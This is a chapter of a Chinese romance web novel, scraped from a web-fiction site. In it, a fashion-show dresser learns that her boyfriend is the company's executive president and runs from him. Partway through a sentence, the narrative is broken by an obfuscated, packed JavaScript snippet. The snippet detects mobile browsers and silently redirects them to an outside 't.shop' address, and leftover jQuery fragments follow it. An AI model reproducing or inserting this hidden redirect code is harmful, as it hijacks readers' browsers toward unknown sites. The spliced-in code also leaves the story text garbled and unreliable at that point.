文趣网 > 其他小说 > 生理性欢喜 > 35. 才是
    宁宣小跑回去,很多员工已经慢慢聚到一起。赵拿着本子开始点人,宁宣赶在还没叫到她时入队。

    点完名后开始培训。也就是介绍下今天活动主要内容,showroom里会进来几批VIP,如何接待如何服务之类。

    培训接近尾声时,一个戴着耳麦的工作人员过来打断,“有没有会穿衣服的?”

    没人吱声。

    耳麦人拿个A4板夹,还保持写字的姿势向赵求助,“后场缺穿衣工,这里有没有能过去的!”

    赵看看站队的一群人,“我们这边人手还算充足,有没有手快的可以过去一两个。主要就是协助模特穿衣服,一定要够利索。”

    这个宁宣干过,她举手,“我学服设的,在上海时装周帮模特穿过,一对多。”

    “行。”赵勾手,“出来。”

    耳麦人拉住宁宣就走,“英语怎么样?外模可以吗?我们今天只需要一对一。”

    “可以。”

    走秀在另一个场馆,门口有安保,刷了工作证才能进去。

    耳麦人拉着宁宣钻进后场,这里比showroom拥挤多了,也忙碌多了。有人在烫衣服,有人在补妆,还有人拖着龙门架来回跑。

    宁宣分到一个金发碧眼的仙女,是这两年很受大牌青睐的新面孔。Ins上粉丝很多,美到让人尖叫,宁宣激动得手抖。

    仙女不会说中文,她们就简单的英文交流。

    秀场模特一般都会穿好几套衣服,宁宣的工作就是快速找到对应的衣服鞋子,快速换上,协助扎一下蝴蝶结戴一下配饰之类。

    秀还没开始,音响里节奏欢快。仙女已经穿好第一套,宁宣拿着照片在确认下一套衣服和配饰。

    忽然音乐淡出,前场的灯光穿透T台两侧的门帘。有人开始说话,“尊敬的各位来宾,女士们先生们,大家晚上好。欢迎各位莅临2025早春发布会的现场……”

    宁宣还在忙自己的,有人带着风从身边经过。戴耳麦的老外,拿着平板,工作证卷着绳子塞在胸前,“ready!”

    是秀场导演。导演发出指令后,所有模特按照彩排位置站好。

    仙女是开场模特,站在第一位。她穿飘逸浪漫的长裙,裙摆很长,宁宣跟在后面帮她整理。一般走秀舞台都是“T”字型。上面那条横线左右各一个出口,连接秀场后台,模特从两边依次入场,定点。然后在下面那条竖线舞台上走一个来回,再回到后台。

    宁宣站在出口的位置。

    这里可以看见几乎整个舞台和大半个嘉宾席。嘉宾席坐着超多明星,各个小头小脸仪态端正。

    还有些面孔陌生,却比明星还珠光宝气的,应该就是VVIP。营销老师说过,这些才是品牌方的真祖宗。

    正中间空着一个宽敞的位置。谁都不碰,像是为了某个大人物预留。

    主持人在台上激情陈词,仙女摸着耳朵回头,“Earringismissing!”

    脑子里的弦一下绷紧,宁宣赶紧回头找。

    这套衣服配的是体积感很强的重工金属耳坠,很大的环。她蹲在地上摸索,头顶的音响还是主持人的声音,“下面,有请大中华区执行总裁,林家安先生致辞。有请Ivan!”

    外面响起掌声。

    宁宣愣了一下。

    总裁?

    林家安?

    手心被戳了一下,她立刻抓起来,确认是遗失的那只耳环。管不了其它,赶紧跑回去帮仙女戴上。

    一切有惊无险。

    宁宣站在仙女身后。她很高,还穿着高跟鞋,宁宣几乎算是被“藏”在后面。外面的人看不见她,但她能看到台上发生了什么。

    总裁正在致辞。

    黑衬衫与灰西裤分界明显,他的腰线很高,往下是笔直老长的腿。

    好多镜头对着他,射灯从不同方向打在他身上。角落里的宁宣都觉得晃眼,但他依旧挺拔,举手投足泰然自若。耳边响起一阵阵电流,间歇能听见熟悉的声音,“场内的所有朋友,嘉宾以及工作组人员,晚上好…”不急不缓,掷地有声。

    宁宣站在背面,看不见他脸,只看见嘉宾席里女士们的星星眼。

    灯光在晃,后台好吵。临上台前总有各种突发状况,宁宣守着自己的模特,脑子一片空白。

    致辞结束后,他步履稳健行至嘉宾席,在最中间的空位坐下。射灯从棚顶打到舞台上,宁宣依旧看不清他脸。只见左右的顶流都起身与他握手,态度谦恭。

    音乐响起,灯光渐暗。

    秀场导演一声“GO!”,模特上场。

    宁宣往后站了站,她还记得自己的工作,乱着步子跑回去检查衣服和配饰。理智将混乱的思绪压在心底,她强迫自己不去想不相干的事。

    走秀顺利结束。

    主持人再次上台,邀请嘉宾们一同秀后狂欢。至此就没宁宣什么事了,她换回自己衣服,把工作服还给赵,从人不多的小门出去。

    外面依旧拦着铁马,看来要管制到活动彻底结束。宁宣拿出手机导航,跟着路线又绕到美术馆大门。

    门口好多媒体,有些提前退场的明星路过会被逮住。宁宣穿过混乱的人群,在门口的斑马线上等红灯。

    脑壳嗡嗡响。

    “林家安”和“执行总裁”这两个毫不相关的称谓还在脑子里打架。

    掌心忽然震动,导航界面上跳出来电提示。

    是林家安。

    心脏一提,宁宣握着手机忽然不知道该怎么办。

    红灯开始倒数。

    7,6,5,4,3…

    “来了来了,人来了!”

    身后媒体忽然躁动。

    刚抬起的脚步又收回来,宁宣转头。有一瞬,她看见了完完整整的林家安。宽肩长腿,下一刻又被扛摄像机的媒体围住。

    他个子高,被这么围着,依旧在人群中露出头肩。宁宣与他隔着距离,也依旧能看见清晰立体的五官。工作到现在,他还是风采斐然,就像单独开了滤镜一样,衬得周围所有人都灰头土脸。

    “林先生,分析师预测2025年奢侈品行业将步入寒冬,为此您怎么看?”

    “二奢市场火热,贵集团会考虑官方翻新或租赁服务吗?”

    “林先生,活动还没结束你怎么先出来了?”

    “林先生说几句吧。”

    两个安保人员上前拦住人群,着职业装的秘书接过话筒,“非常感谢媒体朋友们对这次活动的关注,不过后续林总还有行程,暂时无法接受采访。我们可以改日安排一个合适的时间,再与大家见面。”

    脑中两个称谓渐渐画上等号。

    林家安就是励云的新老板,那个四年从管培做到CEO的IvanLin。

    秘书怀里抱着一束绿玫瑰。浓郁深沉,扎着好几层玻璃纸。

    明明隔着十来米

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17685448|205275||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    ,宁宣却闻到了林家安的香水味。清冽的雪松,被人群发酵得暖烘烘。

    耳边又响起阵阵电流,吵得宁宣头晕。

    “呕。”

    忽然开始反胃,嗓子不受控制地冒出酸水。她躬身吐掉,粘稠的液体在嘴角拉丝。

    可能是动静太大,林家安的视线穿过人群看过来。宁宣擦着口水与他对视,闪光灯下那双得体含笑的瞳孔骤然放大。

    宁宣抬起手背,酸水擦到脸上,有点臭。

    绿灯还剩十秒,她直起身子,转头踏上斑马线。

    身后是女秘书的声音,“抱歉了各位,林总还有行程。麻烦让一让。”

    9,8,7,6…

    宁宣跑起来。

    这条路好长,宁宣一直在跑。

    脑子里想起林家安曾经说过的话。

    “我在时装公司,做管理。”

    “这些也是茶水间听到的,核心决策我也接触不到。”

    好像在无意间问过好几次林家安的工作,他都是模糊回应,问到新老板也避之不谈。

    当然了,老板怎么可能在实习生面前八卦自己呢?

    一个末流学院的学生,怎么配得上海归精英,外企高管?保留身份也只是为了分手时不被纠缠罢了。

    掌心又在震。宁宣边跑边挂。

    上海的夏天是潮湿的,水汽浸在空气里,粘到宁宣脸上变成汗。

    连着挂掉好几个电话,又跳出微信语音,宁宣烦躁到想要摔掉手机。

    瞥眼看见是裴培,才接起来。

    那头声音轻快,“你回来没?夜宵去搞个麻辣烫七七八。”

    “妈的。”宁宣狠狠骂了一声。

    “what?”那边摸不着头脑。

    鼻子好酸好酸,眼前的路灯模糊成一片。跑到现在嗓子好疼,宁宣哑着声音,“真是渣男,草!”

    她站在原地喘气,嗓子像插了刀片。

    刚跑过的斑马线已经红灯,宁宣看见林家安挣脱人群,不顾车流跑向自己。

    演什么。

    他在演什么?

    他好像说什么都点到即止,从不会真正袒露自己。在宁宣看来,隐瞒的身份就是隐瞒的真心,他从没认真对待过这段感情。

    回想这些天的相处,回想夹着嗓子向他“撒娇”的情话,宁宣觉得恶心,觉得羞耻。

    她什么时候变成这么恶心窝囊的人?

    那种无脑傻白甜,她最反感的,看小说都不会点进去。她怎么会变成这样的人。

    路边种着香樟,宁宣停在树下,风吹过叶子翻面。

    一辆银色轿车拐过路口,在斑马线上急刹,降下车窗冲林家安的背影大骂,“不要命了!”

    宁宣忽然觉得好笑,他真是有一套。

    扯了扯嘴角,看着即将来到面前的林家安。面无表情拦了辆出租车。

    开门,入座,狠摔。

    司机扶着方向盘,看着被蛮力摔上的车门,又看宁宣。

    宁宣看后视镜,有水滴落,要下雨了。

    林家安跨过护栏,径直朝出租车跑过来。“到艺术学院。”宁宣看那个靠近的身影,再狼狈的动作在他身上都是舒展的,但宁宣不愿欣赏了,“麻烦开快一点,我赶时间。”

    车子加速启动。

    林家安在即将够上门把手时被甩开。后视镜里有双眼睛,那双圆圆亮亮的鹿眼,此刻满是愤怒。